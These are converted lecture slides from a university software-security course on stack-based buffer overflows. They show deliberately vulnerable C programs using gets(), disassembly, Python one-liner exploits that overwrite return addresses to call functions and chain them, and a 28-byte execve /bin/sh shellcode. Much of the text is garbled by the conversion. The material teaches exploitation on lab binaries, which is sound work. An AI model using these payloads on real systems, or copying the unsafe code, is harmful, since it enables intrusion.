CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: NSC 220

Time: Monday 5:00PM - 7:50PM

How to approach crackme_1_32?

Run the program

Strace the program

Read disassembly, decompiled code

Debug the program

Last Class

- 1. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Brief history of buffer overflow
 - b. Information C function needs to run
 - c. C calling conventions (x86, x86-64)
 - d. Overflow local variables

This Class

- 1. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Overflow RET address to execute a function
 - b. Overflow RET and more to execute a function with parameters

Overwrite RET

Control-flow Hijacking

Return address and Function frame pointer

Saved EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

Stack-based Buffer Overflow

An attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code

One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: overflowret1_32

```
int vulfoo()
 char buf[6];
 gets(buf);
 return 0;
int main(int argc, char *argv[])
 printf("The addr of print_flag is %p\n", print_flag);
 vulfoo();
 printf("I pity the fool!\n");
```

gets()

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed (see BUGS below).

An unsafe function. Never use this when you program.

00001338	<vulfoo>:</vulfoo>	
1338:	f3 0f 1e fb	endbr32
133c:	55	push ebp
133d:	89 e5	mov ebp,esp
133f:	83 ec 18	sub esp,0x18
1342:	83 ec 0c	sub esp,0xc
1345:	8d 45 f2	lea eax,[ebp-0xe]
1348:	50	push eax
1349:	e8 fc ff ff ff	call 134a <vulfoo+0x12></vulfoo+0x12>
134e:	83 c4 10	add esp,0x10
1351:	b8 00 00 00	00 mov eax,0x0
1356:	c9	leave
1357:	c3	ret




00001338 1338:	<vulfoo>: f3 0f 1e fb</vulfoo>	endbr32	
133c:	55	push ebp	
133d:	89 e5	mov ebp,esp	
133f:	83 ec 18	sub esp,0x18	
1342:	83 ec 0c	sub esp,0xc	
1345:	8d 45 f2	lea eax,[ebp-0xe]	
1348:	50	push eax	
1349:	e8 fc ff ff ff	call 134a <vulfoo+0x12></vulfoo+0x12>	
134e:	83 c4 10	add esp,0x10	
1351:	b8 00 00 00	00 mov eax,0x0	
1356:	c9	leave	
1357:	c3	ret	


esp — Saved ebp (main)


00001338 1338: 133c:	<vulfoo>: f3 0f 1e fb 55</vulfoo>	endbr32 push ebp
	89 e5	mov ebp,esp
133f: 1342: 1345: 1348: 1349: 134e: 1351: 1356: 1357:	83 ec 18 83 ec 0c 8d 45 f2 50 e8 fc ff ff ff 83 c4 10 b8 00 00 00 00 c9 c3	sub esp,0x18 sub esp,0xc lea eax,[ebp-0xe] push eax call 134a <vulfoo+0x12> add esp,0x10 00 mov eax,0x0 leave ret</vulfoo+0x12>


ebp, esp Saved ebp (main)


00001338	<vulfoo>:</vulfoo>	
1338:	f3 0f 1e fb	endbr32
133c:	55	push ebp
133d:	89 e5	mov ebp,esp
133f:	83 ec 18	sub esp,0x18
1342:	83 ec 0c	sub esp,0xc
1345:	8d 45 f2	lea eax,[ebp-0xe]
1348:	50	push eax
1349:	e8 fc ff ff ff	call 134a <vulfoo+0x12></vulfoo+0x12>
134e:	83 c4 10	add esp,0x10
1351:	b8 00 00 00	00 mov eax,0x0
1356:	c9	leave
1357:	c3	ret


















. . .








00001338	<vulfoo>:</vulfoo>	
1338:	f3 0f 1e fb	endbr32
133c:	55	push ebp
133d:	89 e5	mov ebp,esp
133f:	83 ec 18	sub esp,0x18
1342:	83 ec 0c	sub esp,0xc
1345:	8d 45 f2	lea eax,[ebp-0xe]
1348:	50	push eax
1349:	e8 fc ff ff ff	call 134a <vulfoo+0x12></vulfoo+0x12>
134e:	83 c4 10	add esp,0x10
1351:	b8 00 00 00	00 mov eax,0x0
1356:	c9	leave
1357:	c3	ret






mov esp, ebp


: pop ebp


esp, ebp ——— Saved ebp (main)
...



mov esp, ebp


pop ebp







mov esp, ebp

pop ebp



Overwrite RET





Exploit will be something like:

 $python 2 - c "print 'A'*18 + '\xfd\x55\x55\x56''' | ./buffer overflow _overflow ret1_32$

Buffer Overflow Example: overflowret1_64

```
00000000004012a7 <vulfoo>:
         f3 0f 1e fa endbr64
4012a7:
4012ab: 55
             push rbp
4012ac:
       48 89 e5
                       mov rbp,rsp
4012af: 48 83 ec 10
                        sub rsp,0x10
4012b3: 48 8d 45 fa
                        lea rax,[rbp-0x6]
4012b7: 48 89 c7
                       mov rdi,rax
4012ba: b8 00 00 00 00
                          mov eax,0x0
4012bf:
       e8 0c fe ff ff
                       call 4010d0 <gets@plt>
4012c4:
       b8 00 00 00 00
                          mov eax,0x0
4012c9:
         с9
                     leave
4012ca:
        c3
                     ret
```

```
Exploit will be something like:
python2 -c "print 'A'*?? + '\x??\x??\x??\x??\x??\x00\x00\x00" | ./bufferoverflow_overflowret1_64
```


parameter(s)

Return to a function with


Buffer Overflow Example: overflowret2_32

```
int printsecret(int i)
 if (i == 0x12345678)
  print_flag();
 else
  printf("I pity the fool!\n");
 exit(0);}
int vulfoo()
 char buf[6];
 gets(buf);
 return 0;}
int main(int argc, char *argv[])
 printf("The addr of printsecret is %p\n", printsecret);
 vulfoo();
 printf("I pity the fool!\n");
```


```
int printsecret(int i)
 if (i == 0x12345678)
  printf("Congratulations! You made
it!\n");
 else
  printf("I pity the fool!\n");
 exit(0);}
int vulfoo()
 char buf[6];
 gets(buf);
 return 0;}
int main(int argc, char *argv[])
 printf("The addr of printsecret is %p\n",
printsecret);
 vulfoo();
 printf("I pity the fool!\n");
```



```
int printsecret(int i)
 if (i == 0x12345678)
  printf("Congratulations! You made
it!\n");
 else
  printf("I pity the fool!\n");
 exit(0);}
int vulfoo()
 char buf[6];
 gets(buf);
 return 0;}
int main(int argc, char *argv[])
 printf("The addr of printsecret is %p\n",
printsecret);
 vulfoo();
 printf("I pity the fool!\n");
```





```
int printsecret(int i)
if (i == 0x12345678)
  printf("Congratulations! You made
it!\n");
 else
  printf("I pity the fool!\n");
exit(0);}
int vulfoo()
char buf[6];
gets(buf);
return 0;}
int main(int argc, char *argv[])
printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
 printf("I pity the fool!\n");
```




mov esp, ebp pop ebp ret

```
int printsecret(int i)
if (i == 0x12345678)
  printf("Congratulations! You made
it!\n");
 else
  printf("I pity the fool!\n");
exit(0);}
int vulfoo()
char buf[6];
gets(buf);
return 0;}
int main(int argc, char *argv[])
printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
 printf("I pity the fool!\n");
```






```
int printsecret(int i)
if (i == 0x12345678)
  printf("Congratulations! You made
it!\n");
 else
  printf("I pity the fool!\n");
exit(0);}
int vulfoo()
char buf[6];
gets(buf);
return 0;}
int main(int argc, char *argv[])
printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
 printf("I pity the fool!\n");
```




mov esp, ebp pop ebp ret


Change to prinsecret's point of view

: mov ebp, esp





```
int printsecret(int i)
 if (i == 0x12345678)
  printf("Congratulations! You made
it!\n");
 else
  printf("I pity the fool!\n");
 exit(0);}
int vulfoo()
 char buf[6];
 gets(buf);
 return 0;}
int main(int argc, char *argv[])
 printf("The addr of printsecret is %p\n",
printsecret);
 vulfoo();
 printf("I pity the fool!\n");
```




: push ebp : mov ebp, esp

```
int printsecret(int i)
 if (i == 0x12345678)
  printf("Congratulations! You made
it!\n");
 else
  printf("I pity the fool!\n");
 exit(0);}
int vulfoo()
char buf[6];
gets(buf);
 return 0;}
int main(int argc, char *argv[])
 printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
 printf("I pity the fool!\n");
```


```
i: Parameter1
                                   RET
                           AAAA: saved EBP
ebp, esp
                                  AAAA
                                    buf
                                      x86, cdel in a function
                                       ary 2
```


Address of i to overwrite:

Buf + sizeof(buf) + 12



Overwrite RET and More







Exploit will be something like: $python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12''' | ./program$

Overwrite RET and More

Exploit will be something like:





python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2

10 minutes break

Last and This Class

- 1. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Overflow RET address to execute a function
 - b. Overflow RET and more to execute a function with parameters

parameter(s)

Return to a function with

Return to function with many arguments?

```
int printsecret(int i, int j)
 if (i == 0x12345678 \&\& j == 0xdeadbeef)
  print_flag();
 else
  printf("I pity the fool!\n");
 exit(0);}
int vulfoo()
 char buf[6];
 gets(buf);
 return 0;}
int main(int argc, char *argv[])
 printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
 printf("I pity the fool!\n");
```

j: Parameter2

i: Parameter1

RET

AAAA: saved EBP


AAAA


buf


Buffer Overflow Example: overflowret3


```
int printsecret(int i, int j)
 if (i == 0x12345678 \&\& j == 0xdeadbeef)
  print_flag();
 else
  printf("I pity the fool!\n");
 exit(0);}
int vulfoo()
 char buf[6];
 gets(buf);
 return 0;}
int main(int argc, char *argv[])
 printf("The addr of printsecret is %p\n", printsecret);
 vulfoo();
 printf("I pity the fool!\n");
```


Can we return to a chain of functions?












Finding: We can return to a chain of unlimited number of functions



Buffer Overflow Example: overflowretchain_32

```
int f1()
 printf("Knowledge ");}
int f2()
 printf("is ");}
void f3()
 printf("power. ");}
void f4()
 printf("France ");}
void f5()
 printf("bacon.\n");
 exit(0);}
```

```
int vulfoo()
 char buf[6];
 gets(buf);
 return 0:
int main(int argc, char *argv[])
 printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4:
%p\nf5: %p\n", f1, f2, f3, f4, f5);
 vulfoo():
 printf("I pity the fool!\n");
```

Buffer Overflow Example: overflowretchain 32bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x4a\x52\x55\x56' + '\x4a\x52\x55\
```


Knowledge is power. is France bacon.

Buffer Overflow Example: overflowretchain 64bit

f4: 0x401198 f5: 0x4011ae

Knowledge is power. France is bacon.

(32-bit) Return to functions with one argument?



Overwrite RET and return to Shellcode

Control-flow Hijacking

How to overwrite RET?


Inject data big enough...


What to overwrite RET?


Wherever we want?


What code to execute?

Something that give us more control??














```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
push eax
push ebx
mov ecx,esp
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```

http://shell-storm.org/shellcode/files/shellcode-811.php

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
